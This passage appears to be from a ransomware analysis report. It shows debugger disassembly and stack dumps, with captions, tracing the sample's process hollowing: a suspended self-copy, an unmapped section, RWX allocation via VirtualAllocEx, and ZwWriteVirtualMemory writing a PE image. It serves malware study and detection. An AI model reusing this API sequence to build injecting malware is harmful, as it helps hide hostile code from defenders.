


```
02DA05E5  50        push eax
02DA05E6  8B 4D 08  mov ecx,dword ptr ss:[ebp+8]
02DA05E9  8B 51 74  mov edx,dword ptr ds:[ecx+74]
02DA05EC  FF D2     call edx

edx=<kernel32.GetFileAttributesA> (76ACDFB0)

02DA05EC
```

```
Default (stdcall)   5
1: [esp] 0019CA50 "apfHQ"
2: [esp+4] 76A750C4 kernel32.76A750C4
3: [esp+8] 48667061
4: [esp+C] 00190051
5: [esp+10] 00000000

0019CA48  0019CA50  "apfHQ"
```

Figure 11

The file registers a window class called “saodkfnosa9uin” using the RegisterClassExA routine:



```
02DA04EA  50        push eax
02DA04EB  8B 4D 08  mov ecx,dword ptr ss:[ebp+8]
02DA04EE  8B 51 60  mov edx,dword ptr ds:[ecx+60]
02DA04F1  FF D2     call edx

edx=<user32.RegisterClassExA> (75D079F0)

02DA04F1
```


```
Default (stdcall)   5
1: [esp] 0019C9F0
2: [esp+4] 646F6173
3: [esp+8] 6F6E666B
4: [esp+C] 75396173
5: [esp+10] 00006E69
```

```
Address   Hex                                              ASCII
0019C9F0  30 00 00 00 00 00 00 00 E0 91 06 77 00 00 00 00  0.......à..w....
0019CA00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019CA10  06 00 00 00 00 00 00 00 D0 C9 19 00 00 00 00 00  ........ÐÉ......
```

```
0019C9CC  0019C9F0
0019C9D0  646F6173
0019C9D4  6F6E666B
0019C9D8  75396173
0019C9DC  00006E69
0019C9E0  00000001
```

Figure 12


The CreateWindowExA function is utilized to create a new window (0x200 = **WS_EX_CLIENTEDGE**, 0xCF0000 = **WS_OVERLAPPEDWINDOW**, 0x80000000 = **CW_USEDEFAULT**):



```
02DA04FF   6A 00            push 0
02DA0501   6A 00            push 0
02DA0503   6A 00            push 0
02DA0505   6A 00            push 0
02DA0507   68 E8 03 00 00   push 3E8
02DA050C   68 E8 03 00 00   push 3E8
02DA0511   68 00 00 00 80   push 80000000
02DA0516   68 00 00 00 80   push 80000000
02DA051B   68 00 00 CF 00   push CF0000
02DA0520   8D 4D A4         lea ecx,dword ptr ss:[ebp-5C]      ecx:Cr
02DA0523   51               push ecx                           ecx:Cr
02DA0524   8D 55 90         lea edx,dword ptr ss:[ebp-70]
02DA0527   52               push edx                           edx:"s
02DA0528   68 00 02 00 00   push 200
02DA052D   8B 45 08         mov eax,dword ptr ss:[ebp+8]
02DA0530   8B 48 64         mov ecx,dword ptr ds:[eax+64]      ecx:Cr
02DA0533   FF D1            call ecx                           ecx:Cr

ecx=<user32.CreateWindowExA> (75D04020)

02DA0533

x87r5 00000000000000000000 ST5 Empty 0.00000000
x87r6 00000000000000000000 ST6 Empty 0.00000000
x87r7 00000000000000000000 ST7 Empty 0.00000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000200
2: [esp+4] 0019C9D0 "saodkfnosa9uin"
3: [esp+8] 0019C9E4 "mfoaskdfnoa"
4: [esp+C] 00CF0000
5: [esp+10] 80000000

Address  Hex                                              ASCII
0019C9F0 30 00 00 00 00 00 00 00 E0 91 06 77 00 00 00 00  0.......à..w....
0019CA00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00  ......@.........
0019CA10 06 00 00 00 00 00 00 00 D0 C9 19 00 00 00 00 00  ........ÐÉ......
0019CA20 A0 5F BA 02 FF FF FF FF 40 CA 19 00 BB BD E8 76   _º.ÿÿÿÿ@Ê..»½èv
0019CA30 38 CA 19 00 68 CF 19 00 00 00 00 00 00 00 00 00  8Ê..hÏ..........
0019CA40 60 CA 19 00 10 06 DA 02 28 CC 19 00 FF FF FF FF  `Ê....Ú.(Ì..ÿÿÿÿ
0019CA50 61 70 66 48 51 00 19 00 02 00 00 00 6F 00 00 00  apfHQ.......o...
0019CA60 08 CD 19 00 97 15 DA 02 28 CC 19 00 43 72 65 61  .Í....Ú.(Ì..Crea

0019C9A0 00000200
0019C9A4 0019C9D0 "saodkfnosa9uin"
0019C9A8 0019C9E4 "mfoaskdfnoa"
0019C9AC 00CF0000
0019C9B0 80000000
0019C9B4 80000000
0019C9B8 000003E8
0019C9BC 000003E8
0019C9C0 00000000
0019C9C4 00000000
0019C9C8 00000000
0019C9CC 00000000
```

Figure 13


The process allocates a new memory area via a function call to VirtualAlloc (0x1000 = **MEM_COMMIT** and 0x4 = **PAGE_READWRITE**):



```
02DA0142   6A 04            push 4
02DA0144   68 00 10 00 00   push 1000
02DA0149   68 00 28 00 00   push 2800
02DA014E   6A 00            push 0
02DA0150   8B 55 08         mov edx,dword ptr ss:[ebp+8]
02DA0153   8B 42 38         mov eax,dword ptr ds:[edx+38]      eax:Vi
02DA0156   FF D0            call eax                           eax:Vi

eax=<kernel32.VirtualAlloc> (76A76870)

02DA0156

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00002800
3: [esp+8] 00001000
4: [esp+C] 00000004
5: [esp+10] 00000000

Address  Hex   ASCII

0019C930 00000000
0019C934 00002800
0019C938 00001000
0019C93C 00000004
```

Figure 14


The ransomware extracts the content of the STARTUPINFO structure:



```
02DA021F   51               push ecx
02DA0220   8B 55 08         mov edx,dword ptr ss:[ebp+8]
02DA0223   8B 82 84 00 00 00  mov eax,dword ptr ds:[edx+84]    eax:Ge
02DA0229   FF D0            call eax                           eax:Ge

eax=<kernel32.GetStartupInfoA> (76AB3420)

02DA0229

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0019C944
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000
5: [esp+10] 00000000

0019C93C 0019C944
```

Figure 15


The malware creates a copy of itself in a suspended state via a call to CreateProcessA (0x08000004 = **CREATE_NO_WINDOW** | **CREATE_SUSPENDED**):



```
02DA022E   51               push ecx                           ecx:Cr
02DA022F   8D 55 80         lea edx,dword ptr ss:[ebp-80]
02DA0232   52               push edx                           edx:"C
02DA0233   6A 00            push 0
02DA0235   6A 00            push 0
02DA0237   68 04 00 00 08   push 8000004
02DA023C   6A 00            push 0
02DA023E   6A 00            push 0
02DA0240   6A 00            push 0
02DA0242   8B 45 08         mov eax,dword ptr ss:[ebp+8]
02DA0245   8B 48 5C         mov ecx,dword ptr ds:[eax+5C]      ecx:Cr
02DA0248   FF D1            call ecx                           ecx:Cr
02DA024A   50               push eax
02DA024B   8B 55 EC         mov edx,dword ptr ss:[ebp-14]      [ebp-1
02DA024E   52               push edx                           edx:"C
02DA024F   8B 45 08         mov eax,dword ptr ss:[ebp+8]
02DA0252   8B 48 30         mov ecx,dword ptr ds:[eax+30]      ecx:Cr
02DA0255   FF D1            call ecx                           ecx:Cr

ecx=<kernel32.CreateProcessA> (76A744B0)

02DA0255

x87r4 00000000000000000000 ST4 Empty 0.00000000
x87r5 00000000000000000000 ST5 Empty 0.00000000
x87r6 3FFF8000000000000000 ST6 Empty 1.00000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.10714871

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02AA0000 "C:\\Users\\[redacted]\\Desktop\\file
2: [esp+4] 02BA3FA8 "\"C:\\Users\\[redacted]\\Desktop\\
3: [esp+8] 00000000
4: [esp+C] 00000000
5: [esp+10] 00000000

Address  Hex                                              ASCII
0019C944 44 00 00 00 98 5A BA 02 30 D3 BA 02 B0 B5 BA 02  D....Zº.0Óº.°µº.
0019C954 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019C964 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019C974 00 00 00 00 00 00 00 00 FF FF FF FF FF FF FF FF  ........ÿÿÿÿÿÿÿÿ
0019C984 FF FF FF FF 00 00 00 00 01 00 00 40 3C 2A 20 76  ÿÿÿÿ.......@<* v
0019C994 20 CA 19 00 A0 15 DA 02 00 00 00 00 00 00 00 00   Ê.. .Ú.........

0019C918 02AA0000 "C:\\Users\\[redacted]\\Desktop\\file.exe"
0019C91C 02BA3FA8 "\"C:\\Users\\[redacted]\\Desktop\\file.exe\""
0019C920 00000000
0019C924 00000000
0019C928 00000000
0019C92C 08000004
0019C930 00000000
0019C934 00000000
0019C938 0019C944
0019C93C 0019C99C
```

Figure 16

GetThreadContext is used to retrieve the context of a specific thread:




```
02DA0294   52          push edx                          edx:Ge
02DA0295   8B 45 DC    mov eax,dword ptr ss:[ebp-24]
02DA0298   50          push eax
02DA0299   8B 4D 08    mov ecx,dword ptr ss:[ebp+8]
02DA029C   8B 51 34    mov edx,dword ptr ds:[ecx+34]     edx:Ge
02DA029F   FF D2       call edx                          edx:Ge

edx=<kernel32.GetThreadContext> (76A75480)

02DA029F
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000150
2: [esp+4] 02AA0000
3: [esp+8] 00000000
4: [esp+C] 00000044
5: [esp+10] 02BA5A98

0019C938 00000150
0019C93C 02AA0000
```

Figure 17

The malicious binary unmaps a view of a section from the address of the newly created process using ZwUnmapViewOfSection:




```
02DA02D8   52          push edx                          edx:Zw
02DA02D9   8B 45 D8    mov eax,dword ptr ss:[ebp-28]
02DA02DC   50          push eax
02DA02DD   8B 4D 08    mov ecx,dword ptr ss:[ebp+8]
02DA02E0   8B 51 7C    mov edx,dword ptr ds:[ecx+7C]     edx:Zw
02DA02E3   FF D2       call edx                          edx:Zw

edx=<ntdll.ZwUnmapViewOfSection> (7704EA20)

02DA02E3
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 00400000 file.00400000
3: [esp+8] 00000000
4: [esp+C] 00000044
5: [esp+10] 02BA5A98

0019C938 00000154
0019C93C 00400000 file.00400000
```

Figure 18

The VirtualAllocEx routine is utilized to allocate new space in the newly created process (0x3000 = **MEM_COMMIT** | **MEM_RESERVE** and 0x40 = **PAGE_EXECUTE_READWRITE**):




```
02DA02E5   6A 40            push 40
02DA02E7   68 00 30 00 00   push 3000
02DA02EC   8B 45 F8         mov eax,dword ptr ss:[ebp-8]      eax:Vi
02DA02EF   8B 48 50         mov ecx,dword ptr ds:[eax+50]
02DA02F2   51               push ecx
02DA02F3   8B 55 F8         mov edx,dword ptr ss:[ebp-8]      [ebp-8
02DA02F6   8B 42 34         mov eax,dword ptr ds:[edx+34]     eax:Vi
02DA02F9   50               push eax                          eax:Vi
02DA02FA   8B 4D D8         mov ecx,dword ptr ss:[ebp-28]
02DA02FD   51               push ecx
02DA02FE   8B 55 08         mov edx,dword ptr ss:[ebp+8]
02DA0301   8B 42 3C         mov eax,dword ptr ds:[edx+3C]     eax:Vi
02DA0304   FF D0            call eax                          eax:Vi

eax=<kernel32.VirtualAllocEx> (76A76890)

02DA0304
```

```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 00400000 file.00400000
3: [esp+8] 00137000
4: [esp+C] 00003000
5: [esp+10] 00000040

Address   Hex                                              ASCII
0019C990  00 00 40 00 20 CA 19 00 A0 15 DA 02 54 01 00 00  ..@. Ê.. .Ú.T...

0019C92C 00000154
0019C930 00400000 file.00400000
0019C934 00137000
0019C938 00003000
0019C93C 00000040
```

Figure 19

The ransomware writes data to the area allocated above using multiple calls to ZwWriteVirtualMemory, as displayed in figure 20:



```
02DA0309  6A 00              push 0
02DA030B  8B 4D F8           mov ecx,dword ptr ss:[ebp-8]        [ebp-8
02DA030E  8B 51 54           mov edx,dword ptr ds:[ecx+54]       edx:Zw
02DA0311  52                 push edx                            edx:Zw
02DA0312  8B 45 08           mov eax,dword ptr ss:[ebp+8]
02DA0315  8B 48 0C           mov ecx,dword ptr ds:[eax+C]
02DA0318  51                 push ecx
02DA0319  8B 55 D0           mov edx,dword ptr ss:[ebp-30]       edx:Zw
02DA031C  52                 push edx                            edx:Zw
02DA031D  8B 45 D8           mov eax,dword ptr ss:[ebp-28]
02DA0320  50                 push eax
02DA0321  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0324  8B 91 80 00 00 00  mov edx,dword ptr ds:[ecx+80]       edx:Zw
EIP → 02DA032A  FF D2        call edx                            edx:Zw

edx=<ntdll.ZwWriteVirtualMemory> (7704EB20)

02DA032A

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 00400000 file.00400000
3: [esp+8] 02DA15A0
4: [esp+C] 00000400
5: [esp+10] 00000000

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct
Address   Hex                                              ASCII
02DA15A0  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..

0019C92C  00000154
0019C930  00400000  file.00400000
0019C934  02DA15A0
0019C938  00000400
0019C93C  00000000
```


```
02DA036C  6A 00              push 0
02DA036E  8B 55 E8           mov edx,dword ptr ss:[ebp-18]       edx:Zw
02DA0371  8B 42 10           mov eax,dword ptr ds:[edx+10]       edx+10
02DA0374  50                 push eax
02DA0375  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0378  8B 51 0C           mov edx,dword ptr ds:[ecx+C]        edx:Zw
02DA037B  8B 45 E8           mov eax,dword ptr ss:[ebp-18]       [ebp-1
02DA037E  03 50 14           add edx,dword ptr ds:[eax+14]       edx:Zw
02DA0381  52                 push edx                            edx:Zw
02DA0382  8B 4D E8           mov ecx,dword ptr ss:[ebp-18]       [ebp-1
02DA0385  8B 55 D0           mov edx,dword ptr ss:[ebp-30]       edx:Zw
02DA0388  03 51 0C           add edx,dword ptr ds:[ecx+C]        edx:Zw
02DA038B  52                 push edx                            edx:Zw
02DA038C  8B 45 D8           mov eax,dword ptr ss:[ebp-28]
02DA038F  50                 push eax
02DA0390  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0393  8B 91 80 00 00 00  mov edx,dword ptr ds:[ecx+80]       edx:Zw
EIP → 02DA0399  FF D2        call edx                            edx:Zw

